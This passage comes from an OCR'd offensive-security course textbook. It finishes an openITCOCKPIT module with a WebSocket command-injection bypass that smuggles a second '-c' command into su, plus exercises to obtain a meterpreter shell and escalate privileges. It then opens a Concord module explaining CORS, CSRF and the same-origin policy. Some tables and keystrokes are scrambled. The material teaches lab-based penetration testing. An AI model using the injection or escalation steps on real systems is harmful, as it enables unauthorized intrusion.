Let's pause here and try to analyze what might be going on. The WebSocket connection takes input that is expected to be executed. However, the developers did not want to allow users to run arbitrary commands. Instead, they whitelisted only certain commands (the ls command and the commands in the current directory). Given the output when we appended "–help", we can also assume that they wanted to run the commands as a certain user, so they used *su* to accomplish that. We can speculate that the command looks something like this:

```
su someuser -c './check_http -I 192.168.119.120 -p 8080 -k 'test --help''
```

Listing 445 - Command speculation

Given that a single quote allows us to escape the command the developers expected us to run, we can reasonably assume a single quote is what encapsulates the user-provided data. We can also reasonably assume that this data is passed into the `-c` (short for "command") flag in `su`, which will be executed by the username provided to `su`. By appending a single quote, we can escape the encapsulation and directly inject into the `su` command.

Since we suspect that the developers are using `-c` to pass in the command we are attempting to run, what will happen if we pass in another `-c`?

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bced33a94152378611e
[+] Connected!
./check_http -I 192.168.119.120 -p 8080 -k 'test -c 'echo 'hacked'
hacked
```

Listing 446 - Injecting echo command

In this output, the second `-c` argument was executed instead of the first. We can now run any command we desire. In order to simplify exploitation, we can make modifications to our client script to run code and bypass the filters.

10.7.6.1 Exercises

1. Modify the *wsclient.py* script to run commands via the filter bypass.
2. Obtain a meterpreter shell.

10.7.6.2 Extra Mile

Find a readable database configuration and read the password. The user we exploited in the XSS was not an administrator of the application. Use the database password to elevate privileges of the "viewer" user to the administrator and reset the password to allow you to login. The openITCOCKPIT application allows administrative users to create custom commands. Using this feature and an administrator's account, find and "exploit" this feature.

10.8 Wrapping Up

In this module, we set the foundation for black box testing. We discovered a cross-site scripting vulnerability that we used to scrape the content of an authenticated user's page.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

With the scraped content, we discovered a WebSocket server and key that allowed users to run a very specific set of commands. We used fuzzing techniques to discover what was and wasn't allowed and with careful review of the input and output, we were able to discover an exploit that allowed us to run arbitrary system commands.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

11Concord Authentication Bypass to RCE

Given the complexity of modern web applications, modern development teams rely on automated deployment practices that streamline the application build, testing, and deployment process. In this type of environment, *workflow servers* (also known as *continuous deployment servers*[222] or orchestration hubs) automate the development workflow, execute the necessary build or deployment commands, and call the various required APIs. This practice enhances the speed, agility and accuracy of the deployment process.

However, since the workflow servers at the heart of this environment must be granted access to code in the Dev, QA, and Production environments, they are prime targets for attack.

In this module, we will target the open-source Concord workflow server, which was developed by WalMart. As we will discover, Concord suffers from three authentication bypass vulnerabilities. The first vulnerability was discovered by Rob Fitzpatrick, who discovered an information disclosure vulnerability associated with a permissive *Cross-Origin Resources Sharing* (CORS) header. The second vulnerability is a *Cross-site Request Forgery* (CSRF) vulnerability that was discovered by Offensive Security. The third vulnerability (also discovered by Offensive Security) leverages default user accounts that can be accessed with undocumented API keys.

We will review all three vulnerabilities in this module, beginning with the CORS vulnerability. We'll start with a greybox approach in which we have access to the documentation, but we won't review the source code. As we search for a viable exploit vector, we will uncover the CSRF and leverage these vulnerabilities into remote code execution (RCE).

Finally, we will review the source code (adopting a whitebox approach) to uncover the default user vulnerability, which we will again leverage into RCE.

11.1 Getting Started

Let's begin by exploring the target application. As we navigate the application we will refer to various sections of the documentation.[223]

In order to access the Concord server, we have created a *hosts* file entry named "concord" on our Kali Linux VM. Make this change with the corresponding IP address on your Kali machine to follow along. Be sure to revert the Concord virtual machine from your student control panel before starting your work. The Concord box credentials are listed in the Wiki.

The application is running on port 8001. Let's navigate to the page with Burp Suite's embedded Chromium browser.

[222] (Atlassian, 2021), https://www.atlassian.com/continuous-delivery/continuous-deployment

[223] (Walmart, 2021), https://concord.walmartlabs.com/docs/index.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 279: Concord Home Page

The home page immediately prompts for a username and password. Other than the *Login* button, there are no other obvious links on this page. Let's attempt to discover additional routes and files with a default **`dirb`** scan.

```
kali@kali:~$ dirb http://concord:8001

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Apr    1 16:15:44 2021
URL_BASE: http://concord:8001/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://concord:8001/ ----
+ http://concord:8001/api (CODE: 401 |SIZE:0)
==> DIRECTORY: http://concord:8001/docs/
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
+ http://concord:8001/forms    (CODE:401|SIZE:0)
==> DIRECTORY: http://concord:8001/images/
+ http://concord:8001/index.html (CODE:200|SIZE:2166)
+ http://concord:8001/logs (CODE:401|SIZE:0)
==> DIRECTORY: http://concord:8001/static/

---- Entering directory: http://concord:8001/docs/ ----
+ http://concord:8001/docs/index.html (CODE:200|SIZE:3589)

---- Entering directory: http://concord:8001/images/ ----

---- Entering directory: http://concord:8001/static/ ----
==> DIRECTORY: http://concord:8001/static/css/ ==>
DIRECTORY: http://concord:8001/static/js/ ==>
DIRECTORY: http://concord:8001/static/media/

---- Entering directory: http://concord:8001/static/css/ ----

---- Entering directory: http://concord:8001/static/js/ ----

---- Entering directory: http://concord:8001/static/media/ ----

-----------------
END_TIME: Thu Apr 1 16:56:42 2021
DOWNLOADED: 32284 - FOUND: 5
```

Listing 447 - Dirb Output

All discovered routes except for the root of the page and the static resources (*css*, *js*, and *media*) return an Unauthorized message (401). Applications like this typically present a very small footprint to unauthorized users. Let's review the *HTTP history* tab in Burp Suite to gain a better understanding of the application.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 280: Burp History - Initial Navigation

The initial page load initiated eight requests. The request to *cfg.js* loads configurations that point to the Concord documentation and the GitHub repository. The requests to *static/js* load the client-side JavaScript. The requests to *images* load the logo, and the request to *static/media* loads the font. All of this is fairly standard. However, the */api/service/console/whoami* API request (which returned an unauthorized response) is interesting. Let's investigate further.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 281: Request to /api/service/console/whoami

Based on the route name, we can assume that this request would return information about the authenticated user. Since we are not authenticated, the response contains no user data. However, the headers that begin with “Access-Control” are interesting. These headers instruct the browser to grant specific origins access to specific resources. The mechanism that controls this is specified in the *Cross-Origin Resource Sharing* (CORS) standard.[224]

Let’s discuss this potential attack vector.

11.2 Authentication Bypass: Round One - CSRF and CORS

When we discover a target application that serves CORS headers, we should investigate them since overly-permissive headers could create a vulnerability. For example, we could create a

[224] (WHATWG, 2021), https://fetch.spec.whatwg.org/#http-cors-protocol

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

payload on a malicious website that could force a visitor to request data from the vulnerable website. If the victim is authenticated to the target site, our malicious site could steal the user's data from the target site or run malicious requests (depending on the actual CORS settings). This is possible since by default, most browsers are configured to send cookies (including session cookies) with requests to the target site.

By default, most browsers attempt to protect the user from such an attack in several ways. Nevertheless, a misconfigured site can relax these protections, making the site vulnerable to such an attack.

This attack is considered a form of *Cross-Site Request Forgery* (CSRF)[225] or session riding. During a CSRF attack, an attacker runs certain actions on the victim's behalf. If the victim is authenticated, those actions will also be authenticated. CSRF attacks are not new. However, when paired with overly-permissive CORS settings, we have greater flexibility in the types of requests we can send and the types of data we can obtain.

In order to properly describe CORS and CSRF attacks, we must first discuss the browser's protection mechanisms.

Unlike other headers that can increase the security of an application, CORS headers reduce the application's security, relaxing the *Same-origin Policy* (SOP),[226] which prevents cross-site communication. Let's investigate this further.

11.2.1 Same-Origin Policy (SOP)

Browsers enforce a same-origin policy to prevent one origin from accessing resources on a different origin. An origin is defined as a protocol, hostname, and port number. A resource can be an image, html, data, json, etc.

Without the same-origin policy, the web would be a much more dangerous place, allowing any website we visit to read our emails, check our bank balances, and view other information even from our logged-in sessions.

Consider an example in which *https://a.com/latest* reaches out to multiple resources to load the page. Some resources might be on the same domain, but on a different page. Others might be on a completely different domain. Not all of these resources will successfully load.

This table lists some of those resources, indicates whether or not they will load, and explains why:

URL	Result	
		Reason
https://a.com/myInfo		
		Allowed
	Same Origin	
http://a.com/users.json	Blocked	

Table 2 - Investigating SOP

https://**api**.a.com/info		Different Scheme and Port
https://a.com**:8443**/files	Blocked	Different Domain
b.com/analytics	Blocked	Different Port https:// Different Domain

[225] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Cross-site_request_forgery

[226] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

This might seem confusing since plenty of websites have images, scripts, and other resources loaded from third-party origins. However, the purpose of SOP is not to prevent the request for a resource from being sent, but to prevent JavaScript from reading the response.[227] In the example listed in Table 2, all of the requests would be sent, but the JavaScript on *https://a.com/latest* would not be able to read the response of those marked as "Blocked".

Images, iFrames, and other resources are allowed because while SOP doesn't allow the JavaScript engine to access the contents of a response it does allow the resource to be loaded onto the page.

This is functionally similar to the *HttpOnly* cookie flag, which prevents JavaScript from accessing the cookie, but allows the browser to send it with HTTP requests.

Let's use the Concord page and the Chromium JavaScript console to demonstrate this. First we'll send a request to a resource on the same origin using the configuration file we found earlier at *cfg.js*. We'll use **`fetch`**[228] to send an HTTP GET request and then read the response. The command we'll use is listed below.

```
fetch("http://concord:8001/cfg.js")
    .then(function (response) {
        return response.text();
    })
    .then(function (text) {
        console.log(text);
    })
```

Listing 448 - Using Fetch to Send Request - cjg.js

To run this, we'll open the Developer Console in Chromium by pressing C+B+I and navigating to the *Console* tab.

[227] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Same-origin_policy

[228] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Web/API/Fetch_API

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 282: Fetch to cfgj.s

This request was successful and JavaScript can read the response as shown in the console log. Next, let's try to access a resource on another origin using this request:

```
fetch("http://example.com")
   .then(function (response) {
       return response.text();
   })
   .then(function (text) {
       console.log(text);
   })
```

Listing 449 - Using Fetch to Send Request - example.com

We'll again use the Console to send this request.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 283: Fetch to example.com

This time, the console throws an error indicating that the request was blocked. However, we can find the request and the response in Burp Suite.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 284: Example.com Request and Response

The response contains the content, but the browser prevented us (and JavaScript) from accessing the data.

Given this information, it's natural for our hacker brains to think we can bypass SOP by just adding an image to our site, setting the *src* to be the GET request we want to send, and reading the contents of the image. For example, let's say we want to access an authenticated user's email. We might add an image on a site we control with the url *http://email.com/latestMessage*. When the browser loads the page, it will send a request to "http://email.com/latestMessage", load the user's latest email, and place the contents in an "image". Of course this image won't be valid, since it will contain the contents of the email, but we should be able to read the contents of the

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

image with JavaScript right? Wrong. Since the “image” was loaded from a different origin, the SOP will block JavaScript from accessing the contents. [229]

There are legitimate reasons a developer might want access to resources on a different origin. For example, a *single page application*[230] (*https://a.com*) might want to access data via an API (*https://api.a.com*). To do this, the Cross-origin resource sharing (CORS) specification was introduced to allow developers to relax the same-origin policies.

11.2.2 Cross-Origin Resource Sharing (CORS)

In its simplest terms, CORS instructs a browser, via headers, which origins are allowed to access resources from the server. For example, to allow *https://a.com* to load data from *https://api.a.com*, the API endpoint must have a CORS header allowing the *https://a.com* origin.

Let’s review these headers in an example HTTP response:

```
HTTP/1.1 200 OK Cache-
Control: no-cache
Access-Control-Allow-Origin: https://a.com
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: cache-control,content-
language,expires,last-modified,content-range,content-length,accept-ranges
Cache-Control: no-cache
Content-Type:
application/json Vary:
Accept-Encoding Connection:
close Content-Length: 15

{"status":"ok"}
```

Listing 450 - Example HTTP Request

The CORS headers start with “Access-Control”. While not all of them are necessary for cross-origin communication, this example displays some common CORS headers.[231] Let’s review each of these:

• *Access-Control-Allow-Origin*: Describes which origins can access the response.

• *Access-Control-Allow-Credentials*: Indicates if the request can include credentials (cookies)

• *Access-Control-Expose-Headers*: Instructs the browser to expose certain headers to JavaScript

The most important of these headers is the Access-Control-Allow-Origin (Listing 450), which specifies that the origin at *https://a.com* can access the resources on this host.

As we’ve discussed, SOP does not prevent the request from being sent, but instead prevents the response from being read. However, there are exceptions. Some requests require an HTTP *preflight* request[232] (sent with the OPTIONS method), which determines if the subsequent browser

[229] (PortSwigger, 2021), https://portswigger.net/web-security/cors/same-origin-policy

[230] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Single-page_application

[231] (Mozilla, 2021), https://developer.mozilla3.org/en-US/docs/Web/HTTP/Headers#cors

[232] (Mozilla, 2021), https://developer.mozilla.org/en-US/docs/Glossary/Preflight_request

Copyright © 2022 Offensive-Security. All rights reserved.

